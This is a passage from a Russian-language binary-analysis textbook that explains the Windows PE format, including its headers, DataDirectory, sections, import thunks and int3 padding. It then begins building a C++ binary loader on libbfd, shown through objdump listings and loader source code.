В следующем обзоре формата PE я выделю его основные отличия от ELF для тех, кто собирается работать на платформе Windows. Рассмотрение будет не таким подробным, как в случае ELF, поскольку PE - не главная тема этой книги. При этом у PE, как и у большинства других бинарных форматов, много общего с ELF. Теперь, когда вы уже освоили ELF, изучать новые бинарные форматы будет заметно проще!

Изложение будет построено вокруг рис. 3-1. Показанные на нём структуры данных определены в файле `WinNT.h`, входящем в комплект разработчика Microsoft Windows.

3.1. Заголовок и заглушка MS-DOS

На рис. 3-1 видно множество сходств с форматом ELF, но присутствуют и несколько принципиальных отличий. Одно из главных - наличие заголовка MS-DOS. Да-да, того самого MS-DOS, старой операционной системы Microsoft 1981 года! Чем Microsoft оправдывает включение такого компонента в якобы современный бинарный формат? Как вы, вероятно, догадались, обратной совместимостью.

После появления PE некоторое время пользователи работали и со старомодными бинарными файлами MS-DOS, и с более новыми файлами PE. Чтобы сделать переход менее запутанным, каждый файл PE начинается с заголовка MS-DOS и потому может, по крайней мере в ограниченном смысле, интерпретироваться как бинарный файл MS-DOS. Основная задача заголовка MS-DOS - описать загрузку и исполнение заглушки MS-DOS, расположенной сразу после него. Обычно заглушка представляет собой небольшую программу MS-DOS, которая запускается вместо основной программы, если пользователь исполняет бинарный файл PE в MS-DOS. Как правило, она выводит строку наподобие `This program cannot be run in DOS mode` («Эта программа не может работать в режиме DOS») и завершает работу. Но в принципе заглушка может содержать полноценную версию программы для MS-DOS!

Заголовок MS-DOS начинается с магического значения, состоящего из ASCII-символов `MZ`.[1] Поэтому его иногда называют заголовком MZ. Для целей этой главы важно лишь ещё одно поле заголовка MS-DOS - последнее поле `e_lfanew`. Оно содержит файловое смещение начала настоящего бинарного файла PE. Открыв файл, загрузчик, понимающий PE, может прочитать заголовок MS-DOS, пропустить его вместе с заглушкой MS-DOS и сразу перейти к началу заголовков PE.

3.2. Сигнатура PE, файловый и необязательный заголовки

Заголовки PE можно считать аналогом исполняемого заголовка ELF, но в PE «исполняемый заголовок» разделён на три части: 32-разрядную сигнатуру, файловый заголовок PE и необязательный заголовок PE. В `WinNT.h` имеется структура `IMAGE_NT_HEADERS64`, охватывающая все три компонента. Можно сказать, что `IMAGE_NT_HEADERS64` в целом представляет версию исполняемого заголовка для PE. Однако на практике сигнатуру, файловый и необязательный заголовки считают отдельными сущностями.




Рис. 3-1. Общее устройство бинарного файла PE32+

В следующих разделах мы рассмотрим каждый компонент заголовка. Чтобы увидеть все элементы в действии, обратимся к `hello.exe` - версии программы `compilation_example` из главы 1 в формате PE. В листинге 3-1 приведён дамп важнейших элементов заголовка и массива `DataDirectory` файла `hello.exe`. Назначение `DataDirectory` будет объяснено чуть позже.

Листинг 3-1. Пример дампа заголовков PE и `DataDirectory`

```
$ objdump -x hello.exe

hello.exe:     ❶file format pei-x86-64
hello.exe
architecture: i386:x86-64, flags 0x0000012f:
HAS_RELOC, EXEC_P, HAS_LINENO, HAS_DEBUG, HAS_LOCALS, D_PAGED
start address 0x0000000140001324

❷Characteristics 0x22
          executable
          large address aware

Time/Date               Thu Mar 30 14:27:09 2017
❸Magic                   020b    (PE32+)
MajorLinkerVersion      14
MinorLinkerVersion      10
SizeOfCode              00000e00
SizeOfInitializedData   00001c00
SizeOfUninitializedData 00000000
❹AddressOfEntryPoint     0000000000001324
❺BaseOfCode              0000000000001000
❻ImageBase               0000000140000000
SectionAlignment        0000000000001000
FileAlignment           0000000000000200
MajorOSystemVersion     6
MinorOSystemVersion     0
MajorImageVersion       0
MinorImageVersion       0
MajorSubsystemVersion   6
MinorSubsystemVersion   0
Win32Version            00000000
SizeOfImage             00007000
SizeOfHeaders           00000400
CheckSum                00000000
Subsystem               00000003    (Windows CUI)
DllCharacteristics      00008160
SizeOfStackReserve      0000000000100000
SizeOfStackCommit       0000000000001000
SizeOfHeapReserve       0000000000100000
SizeOfHeapCommit        0000000000001000
LoaderFlags             00000000
NumberOfRvaAndSizes     00000010

❼The Data Directory
Entry 0 0000000000000000 00000000 Export Directory [.edata]
Entry 1 0000000000002724 000000a0 Import Directory [parts of .idata]
Entry 2 0000000000005000 000001e0 Resource Directory [.rsrc]
Entry 3 0000000000004000 00000168 Exception Directory [.pdata]
Entry 4 0000000000000000 00000000 Security Directory
Entry 5 0000000000006000 0000001c Base Relocation Directory [.reloc]
Entry 6 0000000000002220 00000070 Debug Directory
Entry 7 0000000000000000 00000000 Description Directory
Entry 8 0000000000000000 00000000 Special Directory
Entry 9 0000000000000000 00000000 Thread Storage Directory [.tls]
Entry a 0000000000002290 000000a0 Load Configuration Directory
Entry b 0000000000000000 00000000 Bound Import Directory
Entry c 0000000000002000 00000188 Import Address Table Directory
Entry d 0000000000000000 00000000 Delay Import Directory
Entry e 0000000000000000 00000000 CLR Runtime Header
Entry f 0000000000000000 00000000 Reserved

...
```

3.2.1. Сигнатура PE

Сигнатура PE - это строка из ASCII-символов `PE`, за которыми следуют два символа `NULL`. Она аналогична магическим байтам в поле `e_ident` исполняемого заголовка ELF.

3.2.2. Файловый заголовок PE

Файловый заголовок описывает общие свойства файла. Его важнейшие поля - `Machine`, `NumberOfSections`, `SizeOfOptionalHeader` и `Characteristics`. Два поля, описывающие таблицу символов, устарели: файлам PE больше не следует содержать встроенные символы и отладочные сведения. Вместо этого символы при необходимости записываются в отдельный отладочный файл.

Подобно `e_machine` в ELF, поле `Machine` описывает архитектуру компьютера, для которого предназначен файл PE. В нашем случае это x86-64, определённая константой `0x8664` ❶. Поле `NumberOfSections` содержит число элементов таблицы заголовков разделов, а `SizeOfOptionalHeader` - размер в байтах необязательного заголовка, следующего за файловым. Поле `Characteristics` содержит флаги, описывающие, среди прочего, порядок байтов бинарного файла, принадлежность к DLL и наличие или отсутствие символов. Как показано в выводе `objdump`, флаги `Characteristics` нашего файла отмечают его как исполняемый файл с поддержкой большого адресного пространства ❷.

3.2.3. Необязательный заголовок PE

Вопреки названию, необязательный заголовок PE для исполняемых файлов на самом деле обязателен, хотя в объектных файлах он может отсутствовать. Скорее всего, он встретится вам в каждом исполняемом файле PE. Заголовок содержит множество полей; здесь мы рассмотрим самые важные.

Первым идёт 16-разрядное магическое значение, равное `0x020b` для 64-разрядных файлов PE ❸. Несколько полей задают старшие и младшие номера версии компоновщика, создавшего бинарный файл, а также минимальную версию операционной системы, необходимую для его запуска. Поле `ImageBase` ❻ описывает адрес загрузки бинарного файла: файлы PE рассчитаны на определённый виртуальный адрес. Другие поля-указатели содержат относительные виртуальные адреса (relative virtual addresses, RVA), которые требуется прибавить к базовому адресу, чтобы получить виртуальный. Например, поле `BaseOfCode` ❺ задаёт базовый адрес разделов кода как RVA. Следовательно, их базовый виртуальный адрес вычисляется как `ImageBase + BaseOfCode`. Как вы, вероятно, догадались, поле `AddressOfEntryPoint` ❹ содержит адрес точки входа бинарного файла, также заданный как RVA.

Пожалуй, наименее очевидное поле необязательного заголовка - массив `DataDirectory` ❼. Он содержит элементы типа `IMAGE_DATA_DIRECTORY`, в каждом из которых находятся RVA и размер. Каждый элемент массива описывает начальный RVA и размер важной части бинарного файла; точное толкование зависит от индекса элемента. Самые важные из них: элемент с индексом 0, описывающий базовый RVA и размер каталога экспорта, то есть таблицы экспортируемых функций; элемент с индексом 1, описывающий каталог импорта - таблицу импортируемых функций; и элемент с индексом 5, описывающий таблицу перемещений. К таблицам экспорта и импорта мы вернёмся при рассмотрении разделов PE. По существу, `DataDirectory` служит загрузчику сокращённым путём, позволяя быстро находить определённые части данных без последовательного обхода таблицы заголовков разделов.

3.3. Таблица заголовков разделов

В большинстве отношений таблица заголовков разделов PE аналогична таблице ELF. Это массив структур `IMAGE_SECTION_HEADER`, каждая из которых описывает один раздел: его размер в файле и памяти (`SizeOfRawData` и `VirtualSize`), файловое смещение и виртуальный адрес (`PointerToRawData` и `VirtualAddress`), сведения о перемещениях и флаги (`Characteristics`). Помимо прочего, флаги указывают, является ли раздел исполняемым, доступным для чтения, записи или сочетает несколько свойств. В отличие от заголовков разделов ELF, ссылающихся на таблицу строк, заголовки PE хранят имя раздела в простом массиве символов с подходящим названием `Name`. Поскольку длина массива составляет всего 8 байт, имена разделов PE ограничены восемью символами.

В отличие от ELF, формат PE не проводит явного различия между разделами и сегментами. Ближайший аналог представления ELF во время исполнения - `DataDirectory`, предоставляющий загрузчику быстрый доступ к некоторым частям бинарного файла, необходимым для подготовки исполнения. В остальном отдельной таблицы программных заголовков нет, а таблица заголовков разделов используется и при компоновке, и при загрузке.

3.4. Разделы

Многие разделы файлов PE непосредственно соответствуют разделам ELF и зачастую даже имеют почти такие же имена. В листинге 3-2 приведён обзор разделов `hello.exe`.

Листинг 3-2. Обзор разделов бинарного файла PE из примера

```
$ objdump -x hello.exe
...

Sections:
Idx Name      Size      VMA               LMA               File off  Algn
   0 .text     00000db8  0000000140001000  0000000140001000  00000400  2**4
               CONTENTS, ALLOC, LOAD, READONLY, CODE
   1 .rdata    00000d72  0000000140002000  0000000140002000  00001200  2**4
               CONTENTS, ALLOC, LOAD, READONLY, DATA
   2 .data     00000200  0000000140003000  0000000140003000  00002000  2**4
               CONTENTS, ALLOC, LOAD, DATA
   3 .pdata    00000168  0000000140004000  0000000140004000  00002200  2**2
               CONTENTS, ALLOC, LOAD, READONLY, DATA
   4 .rsrc     000001e0  0000000140005000  0000000140005000  00002400  2**2
               CONTENTS, ALLOC, LOAD, READONLY, DATA
   5 .reloc    0000001c  0000000140006000  0000000140006000  00002600  2**2
               CONTENTS, ALLOC, LOAD, READONLY, DATA
...
```

Как видно из листинга 3-2, здесь имеется раздел `.text` с кодом, раздел `.rdata` с данными только для чтения, примерно соответствующий `.rodata` в ELF, и раздел `.data` с данными, доступными для чтения и записи. Обычно присутствует и `.bss` для данных, инициализированных нулями, хотя в нашем простом бинарном файле его нет. Также имеется раздел `.reloc` со сведениями о перемещениях. Важно отметить, что компиляторы PE, например Visual Studio, иногда помещают данные только для чтения в раздел `.text` вперемешку с кодом, а не в `.rdata`. Это способно вызвать проблемы при дизассемблировании, поскольку постоянные данные можно случайно принять за инструкции.

3.4.1. Разделы .edata и .idata

Важнейшие разделы PE, не имеющие прямого аналога в ELF, - `.edata` и `.idata`, содержащие соответственно таблицы экспортируемых и импортируемых функций. На них ссылаются элементы каталогов экспорта и импорта массива `DataDirectory`. Раздел `.idata` задаёт символы - функции и данные, - которые бинарный файл импортирует из разделяемых библиотек, или DLL в терминологии Windows. Раздел `.edata` перечисляет экспортируемые бинарным файлом символы и их адреса. Поэтому для разрешения ссылок на внешние символы загрузчик должен сопоставить требуемые импорты с таблицей экспорта предоставляющей их DLL.

На практике отдельных разделов `.idata` и `.edata` может не оказаться. Их нет даже в бинарном файле из листинга 3-2! В таком случае они обычно объединены с `.rdata`, но содержимое и принцип работы остаются прежними.

При разрешении зависимостей загрузчик записывает полученные адреса в таблицу адресов импорта (Import Address Table, IAT). Как и глобальная таблица смещений ELF, IAT представляет собой таблицу разрешённых указателей с одним слотом для каждого указателя. IAT также входит в раздел `.idata` и первоначально содержит указатели на имена или идентификационные номера импортируемых символов. Затем динамический загрузчик заменяет их указателями на фактические импортированные функции или переменные. Вызов библиотечной функции реализуется как вызов её переходника (thunk), который представляет собой всего лишь косвенный переход через соответствующий функции слот IAT. В листинге 3-3 показано, как такие переходники выглядят на практике.

Листинг 3-3. Примеры переходников PE

```
$ objdump -M intel -d hello.exe
...
140001cd0: ff 25 b2 03 00 00   jmp QWORD PTR [rip+0x3b2]   # ❶0x140002088
140001cd6: ff 25 a4 03 00 00   jmp QWORD PTR [rip+0x3a4]   # ❷0x140002080
140001cdc: ff 25 06 04 00 00   jmp QWORD PTR [rip+0x406]   # ❸0x1400020e8
140001ce2: ff 25 f8 03 00 00   jmp QWORD PTR [rip+0x3f8]   # ❹0x1400020e0
140001ce8: ff 25 ca 03 00 00   jmp QWORD PTR [rip+0x3ca]   # ❺0x1400020b8
...
```

Переходники часто сгруппированы, как в листинге 3-3. Обратите внимание: целевые адреса переходов ❶-❺ находятся в каталоге импорта, расположенном в разделе `.rdata`, который начинается по адресу `0x140002000`. Это слоты перехода IAT.

3.4.2. Заполнение разделов кода PE

При дизассемблировании файлов PE вы можете заметить множество инструкций `int3`. Visual Studio использует их как заполнение вместо инструкций `nop`, применяемых `gcc`, чтобы выровнять функции и блоки кода в памяти для эффективного доступа.[2] Обычно отладчики используют инструкцию `int3` для установки точек останова: она передаёт управление отладчику либо приводит к сбою программы, если отладчика нет. Для кода заполнения это допустимо, поскольку такие инструкции не должны исполняться.

3.5. Итоги

Если вы осилили и главу 2, и эту главу, я восхищаюсь вашей настойчивостью. Теперь вам должны быть известны основные сходства и различия между ELF и PE. Это пригодится, если вас интересует анализ бинарных файлов на платформе Windows. В следующей главе вы перейдёте к практике и начнёте создавать первое настоящее средство бинарного анализа - библиотеку загрузки бинарных файлов ELF и PE для последующего исследования.

Упражнения

1. Ручное исследование заголовка

Как и для бинарных файлов ELF в главе 2, с помощью шестнадцатеричного просмотрщика наподобие `xxd` отобразите байты бинарного файла PE. Можно использовать прежнюю команду `xxd program.exe | head -n 30`, где `program.exe` - ваш бинарный файл PE. Сможете ли вы найти байты заголовка PE и понять значения всех его полей?

2. Представление на диске и в памяти

С помощью `readelf` просмотрите содержимое бинарного файла PE. Затем изобразите его представление на диске и в памяти. Каковы основные различия?

3. PE и ELF

С помощью `objdump` дизассемблируйте бинарные файлы ELF и PE. Используются ли в них разные конструкции кода и данных? Можете ли вы найти шаблоны кода или данных, характерные соответственно для применяемых вами компиляторов ELF и PE?

Примечания

[1] [назад] MZ означает «Марк Збиковски» (Mark Zbikowski) - имя разработчика исходного формата исполняемых файлов MS-DOS.
[2] [назад] Байты заполнения `int3` иногда выполняют и вторую функцию, связанную с параметром компиляции Visual Studio `/hotpatch`, который позволяет динамически исправлять код во время исполнения. Когда `/hotpatch` включён, Visual Studio вставляет пять байтов `int3` перед каждой функцией и 2-байтовую инструкцию, которая ничего не делает, обычно `mov edi, edi`, в точке входа функции. Для «горячего исправления» функции пять байтов `int3` заменяют длинным переходом `jmp` к исправленной версии функции, а 2-байтовую пустую инструкцию - относительным переходом к этому длинному переходу. В результате точка входа функции перенаправляется к исправленной функции.

Глава 4. Создание загрузчика бинарных файлов с помощью libbfd

После предыдущих глав у вас уже есть прочное понимание работы бинарных файлов, и теперь вы готовы создавать собственные средства анализа. На протяжении книги вам часто предстоит разрабатывать инструменты, которые манипулируют бинарными файлами. Почти всем таким инструментам потребуется разбирать и статически загружать бинарные файлы, поэтому разумно создать общую инфраструктуру, предоставляющую эту возможность. В этой главе мы спроектируем и реализуем такую инфраструктуру с помощью `libbfd`, одновременно закрепив уже полученные знания о бинарных форматах.

К инфраструктуре загрузки бинарных файлов мы вернёмся в части III книги, посвящённой продвинутым методам создания собственных средств бинарного анализа. Но прежде чем проектировать её, кратко познакомимся с `libbfd`.

4.1. Что такое libbfd?

Библиотека дескрипторов бинарных файлов (Binary File Descriptor library,[1] `libbfd`) предоставляет единый интерфейс для чтения и разбора всех популярных бинарных форматов, скомпилированных для самых разных архитектур. В их число входят файлы ELF и PE для машин x86 и x86-64. Если построить загрузчик на основе `libbfd`, поддержка всех этих форматов появится автоматически и реализовывать особенности каждого из них самостоятельно не придётся.

Библиотека BFD входит в проект GNU и используется многими приложениями из комплекта `binutils`, включая `objdump`, `readelf` и `gdb`. Она предоставляет общие абстракции для всех распространённых компонентов бинарных форматов: заголовков, описывающих целевую платформу и свойства бинарного файла, списков разделов, наборов перемещений, таблиц символов и так далее. В Ubuntu библиотека `libbfd` входит в пакет `binutils-dev`.

Основной API `libbfd` находится в файле `/usr/include/bfd.h`.[2] К сожалению, использовать `libbfd` бывает довольно неудобно, поэтому вместо предварительного объяснения API сразу перейдём к реализации инфраструктуры загрузки бинарных файлов и будем изучать интерфейс по ходу дела.

4.2. Простой интерфейс загрузки бинарных файлов

Прежде чем реализовывать загрузчик, спроектируем удобный интерфейс. В конце концов, его назначение - максимально упростить загрузку бинарных файлов для всех средств анализа, которые будут создаваться далее в книге. Интерфейс предназначен для программ статического анализа. Не путайте его с динамическим загрузчиком операционной системы, задача которого - загружать бинарные файлы в память для исполнения, как обсуждалось в главе 1.

Сделаем интерфейс загрузки независимым от лежащей в его основе реализации, то есть не будем раскрывать функции или структуры данных `libbfd`. Для простоты он также останется предельно базовым и предоставит только те части бинарного файла, которые часто понадобятся в последующих главах. Например, интерфейс не будет включать сведения о перемещениях, обычно не нужные нашим средствам бинарного анализа.

В листинге 4-1 приведён заголовочный файл C++, описывающий основной API загрузчика. Обратите внимание: на виртуальной машине он находится в каталоге `inc`, а не в `chapter4` вместе с остальным кодом этой главы. Причина в том, что загрузчик совместно используется во всех главах книги.

Листинг 4-1. `inc/loader.h`

```
#ifndef LOADER_H
#define LOADER_H

#include <stdint.h>
#include <string>
#include <vector>

class Binary;
class Section;
class Symbol;

❶class Symbol {
public:
   enum SymbolType {
     SYM_TYPE_UKN  = 0,
     SYM_TYPE_FUNC = 1
   };

   Symbol() : type(SYM_TYPE_UKN), name(), addr(0) {}

   SymbolType  type;
   std::string name;
   uint64_t    addr;
};

❷class Section {
public:
   enum SectionType {
     SEC_TYPE_NONE = 0,
     SEC_TYPE_CODE = 1,
     SEC_TYPE_DATA = 2
   };

   Section() : binary(NULL), type(SEC_TYPE_NONE),
                vma(0), size(0), bytes(NULL) {}

   bool contains(uint64_t addr) { return (addr >= vma) && (addr-vma < size); }

   Binary       *binary;
   std::string   name;
   SectionType   type;
   uint64_t      vma;
   uint64_t      size;
   uint8_t       *bytes;
};

❸class Binary {
public:
  enum BinaryType {
     BIN_TYPE_AUTO = 0,
     BIN_TYPE_ELF  = 1,
     BIN_TYPE_PE   = 2
  };
  enum BinaryArch {
     ARCH_NONE = 0,
     ARCH_X86  = 1
  };

  Binary() : type(BIN_TYPE_AUTO), arch(ARCH_NONE), bits(0), entry(0) {}

  Section *get_text_section()
     { for(auto &s : sections) if(s.name == ".text") return &s; return NULL; }
```

```
  std::string          filename;
  BinaryType           type;
  std::string          type_str;
  BinaryArch           arch;
  std::string          arch_str;
  unsigned             bits;
  uint64_t             entry;
  std::vector<Section> sections;
  std::vector<Symbol>  symbols;
};

❹int load_binary(std::string &fname, Binary *bin, Binary::BinaryType type);
❺void unload_binary(Binary *bin);

#endif /* LOADER_H */
```

Как видите, API предоставляет несколько классов, представляющих разные компоненты бинарного файла. Корневой класс `Binary` абстрагирует весь бинарный файл ❸. Помимо прочего, он содержит вектор объектов `Section` и вектор объектов `Symbol`. Классы `Section` ❷ и `Symbol` ❶ представляют соответственно разделы и символы бинарного файла.

В основе всего API лежат лишь две функции. Первая, `load_binary` ❹, принимает имя загружаемого бинарного файла (`fname`), указатель на объект `Binary`, в котором будет храниться загруженный файл (`bin`), и описание типа бинарного файла (`type`). Она загружает запрошенный файл в параметр `bin` и возвращает целое значение 0 при успешной загрузке либо значение меньше нуля при ошибке. Вторая функция, `unload_binary` ❺, принимает указатель на ранее загруженный объект `Binary` и выгружает его.

Теперь, когда вы знакомы с API загрузчика, рассмотрим его реализацию. Начнём с класса `Binary`.

4.2.1. Класс Binary

Как следует из названия, класс `Binary` абстрагирует полный бинарный файл. В нём хранятся имя файла, тип, архитектура, разрядность, адрес точки входа, разделы и символы. Тип имеет двойное представление: член `type` содержит числовой идентификатор, а `type_str` - строковое название типа бинарного файла. Аналогичное двойное представление используется для архитектуры.

Допустимые типы бинарных файлов перечислены в `enum BinaryType`: ELF (`BIN_TYPE_ELF`) и PE (`BIN_TYPE_PE`). Кроме того, существует значение `BIN_TYPE_AUTO`, которое можно передать функции `load_binary`, чтобы она сама определила, является файл ELF или PE. Допустимые архитектуры аналогичным образом перечислены в `enum BinaryArch`. Для наших целей существует только архитектура `ARCH_X86`, охватывающая и x86, и x86-64. Различие между ними задаёт член `bits` класса `Binary`: 32 бита для x86 и 64 бита для x86-64.

Обычно доступ к разделам и символам класса `Binary` осуществляется перебором векторов `sections` и `symbols`. Поскольку бинарный анализ часто сосредоточен на коде в разделе `.text`, предусмотрена также вспомогательная функция `get_text_section`, которая, как следует из имени, автоматически находит и возвращает этот раздел.

4.2.2. Класс Section

Разделы представлены объектами типа `Section`. Класс `Section` является простой оболочкой над основными свойствами раздела: именем, типом, начальным адресом - членом `vma`, - размером в байтах и содержащимися в разделе необработанными байтами. Для удобства имеется и обратный указатель на объект `Binary`, которому принадлежит `Section`. Тип раздела задаётся значением `enum SectionType`, указывающим, содержит раздел код (`SEC_TYPE_CODE`) или данные (`SEC_TYPE_DATA`).

Во время анализа часто требуется выяснить, к какому разделу относится конкретная инструкция или фрагмент данных. Поэтому у класса `Section` есть функция `contains`, которая принимает адрес кода или данных и возвращает `bool`, сообщающий, входит ли адрес в раздел.

4.2.3. Класс Symbol

Как вы уже знаете, бинарные файлы содержат символы для компонентов разных типов: локальных и глобальных переменных, функций, выражений перемещения, объектов и многого другого. Чтобы не усложнять интерфейс, загрузчик предоставляет только один вид символов - символы функций. Они особенно полезны, поскольку при наличии символов позволяют легко создавать средства бинарного анализа на уровне функций.

Загрузчик представляет символы классом `Symbol`. Он содержит тип символа в виде `enum SymbolType`, единственным допустимым значением которого является `SYM_TYPE_FUNC`, а также символьное имя и начальный адрес описываемой символом функции.

4.3. Реализация загрузчика бинарных файлов

Теперь, когда у загрузчика есть чётко определённый интерфейс, реализуем его! Именно здесь в дело вступает `libbfd`. Полный код загрузчика довольно велик, поэтому я разделю его на фрагменты и рассмотрю по очереди. В следующем коде функции API `libbfd` легко узнать по префиксу `bfd_`; есть также несколько функций с суффиксом `_bfd`, но они определены самим загрузчиком.

Прежде всего, разумеется, нужно подключить все необходимые заголовочные файлы. Я не стану перечислять стандартные заголовки Си и C++, используемые загрузчиком, поскольку они здесь не представляют интереса; при желании их можно посмотреть в исходном файле загрузчика на виртуальной машине. Важно другое: любая программа, использующая `libbfd`, должна подключать `bfd.h`, как в листинге 4-2, и компоноваться с `libbfd` посредством параметра компоновщика `-lbfd`. Помимо `bfd.h`, загрузчик подключает заголовочный файл с созданным в предыдущем разделе интерфейсом.

Листинг 4-2. `inc/loader.cc`

```
#include <bfd.h>
#include "loader.h"
```

Теперь можно перейти к следующим логичным частям кода - `load_binary` и `unload_binary`, двум входным функциям интерфейса загрузчика. Их реализация показана в листинге 4-3.

Листинг 4-3. `inc/loader.cc` (продолжение)

```
int
❶load_binary(std::string &fname, Binary *bin, Binary::BinaryType type)
{
  return ❷load_binary_bfd(fname, bin, type);
}

void
❸unload_binary(Binary *bin)
{
  size_t i;
  Section *sec;

❹for(i = 0; i < bin->sections.size(); i++) {
    sec = &bin->sections[i];
    if(sec->bytes) {
❺    free(sec->bytes);
    }
  }
}
```

Задача `load_binary` ❶ - разобрать бинарный файл с указанным именем и загрузить его в переданный объект `Binary`. Процесс довольно утомителен, поэтому `load_binary` благоразумно поручает работу другой функции, `load_binary_bfd` ❷. Вскоре мы её рассмотрим.

Сначала разберём `unload_binary` ❸. Как и во многих других случаях, уничтожить объект `Binary` гораздо проще, чем создать. Чтобы выгрузить его, загрузчик должен освободить с помощью `free` все динамически выделенные компоненты `Binary`. К счастью, их немного: динамически, посредством `malloc`, выделяется лишь член `bytes` каждого `Section`. Поэтому `unload_binary` просто перебирает все объекты `Section` ❹ и освобождает массив `bytes` каждого из них ❺. Теперь, когда вы увидели, как выгружается бинарный файл, подробно рассмотрим реализацию загрузки с помощью `libbfd`.

4.3.1. Инициализация libbfd и открытие бинарного файла

В предыдущем разделе я обещал показать функцию `load_binary_bfd`, использующую `libbfd` для выполнения всей работы по загрузке бинарного файла. Но прежде нужно выполнить ещё одно предварительное условие: чтобы разобрать и загрузить файл, его сначала следует открыть. Код открытия реализован в функции `open_bfd`, показанной в листинге 4-4.

Листинг 4-4. `inc/loader.cc` (продолжение)

```
static bfd*
open_bfd(std::string &fname)
{
  static int bfd_inited = 0;
  bfd *bfd_h;

  if(!bfd_inited) {
❶   bfd_init();
    bfd_inited = 1;
  }

❷bfd_h = bfd_openr(fname.c_str(), NULL);
  if(!bfd_h) {
    fprintf(stderr, "failed to open binary '%s' (%s)\n",
              fname.c_str(), ❸bfd_errmsg(bfd_get_error()));
    return NULL;
  }

❹if(!bfd_check_format(bfd_h, bfd_object)) {
    fprintf(stderr, "file '%s' does not look like an executable (%s)\n",
             fname.c_str(), bfd_errmsg(bfd_get_error()));
    return NULL;
  }
```

```
  /* Некоторые версии bfd_check_format пессимистично устанавливают ошибку
   * wrong_format до определения формата, а после обнаружения формата забывают
   * её сбросить. Мы сбрасываем её вручную, чтобы избежать проблем.
   */
❺bfd_set_error(bfd_error_no_error);

❻if(bfd_get_flavour(bfd_h) == bfd_target_unknown_flavour) {
    fprintf(stderr, "unrecognized format for binary '%s' (%s)\n",
              fname.c_str(), bfd_errmsg(bfd_get_error()));
    return NULL;
  }

  return bfd_h;
}
```

